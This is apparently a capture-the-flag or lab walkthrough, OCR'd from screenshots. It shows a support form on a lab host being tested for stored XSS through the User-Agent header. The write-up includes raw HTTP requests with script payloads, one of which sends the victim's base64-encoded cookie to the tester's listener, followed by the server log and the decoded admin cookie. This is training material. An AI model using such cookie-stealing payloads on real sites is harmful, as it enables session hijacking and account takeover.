
Last Name: test

Email: test@gmail.com

Phone Number: 9999999999

Message: hello everyone

Nothing Happened...



Contact Support

First Name: test

Last Name: test


Email: test@gmail.com

Phone Number: 9999999999

Message:

```
<script>alert(1)</script>
```

Added some random xss payload to check for xss.




Hacking Attempt Detected

Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

Client Request Information:


```
Method: POST
URL: http://10.129.49.229:5000/support
Headers: Host: 10.129.49.229:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101
Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 109
Origin: http://10.129.49.229:5000
Connection: keep-alive
Referer: http://10.129.49.229:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

It detected a hacking attempt but gave headers which is unusual...



```
POST /support HTTP/1.1
Host: 10.129.49.229:5000
User-Agent: <script>alert(1)</script>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 109
Origin: http://10.129.49.229:5000
Connection: keep-alive
Referer: http://10.129.49.229:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1
Priority: u=0, i

fname=test&lname=test&email=test%40gmail.com&phone=9999999999&
message=%3Cscript%3Ealert%281%29%3C%2Fscript%3E
```

So added xss payload in User-agent to see if web application is vulnerable to xss because it blocked a hacking attempt. So though of doing it in User-agent header.



Contact Support

First Name:

test

Last Name:

test

Email:


10.129.49.229:5000

1

Message:


```
<script>alert(1)</script>
```

Stored XSS confirmed.



```
POST /support HTTP/1.1
Host: 10.129.49.229:5000
User-Agent: <script>var i=new Image();
i.src="http://10.10.14.42:8000/?cookie="+btoa(document.cookie);
</script>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 108
Origin: http://10.129.49.229:5000
Connection: keep-alive
Referer: http://10.129.49.229:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1
Priority: u=0, i

fname=test&lname=test&email=test%40gmail.com&phone=9999999999&
message=%3Cscript%3Ealert%281%29%3C%2Fslert%3E
```

Added a payload to get a cookie...




10.129.49.229:5000/dashboard

Unauthorized


The server could not verify that you are authorized to access the URL requested. You either supplied the wron
your browser doesn't understand how to supply the credentials required.

Because got an unauthorized page, so maybe there will be someone to access it...




```
~/current

python -m http.server

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.14.42 - - [20/Oct/2024 19:35:05] "GET /?cookie=aXNfYWRtaW49SW5WelpYSWkudUFsbVhsVHZtOHZ5aWhqTm
TTP/1.1" 200 -
10.129.49.229 - - [20/Oct/2024 19:35:44] "GET /?cookie=aXNfYWRtaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0sw
SDA= HTTP/1.1" 200 -
```

So after adding the payload "" got two cookies out of which one is ours, and one is admin's....



```
~/current (0.021s)
echo -n 'aXNfYWRtaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0swb3lMMWZiTS1TblhwSDA=' | base64 -d
is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0%
```

Got admin's cookie.



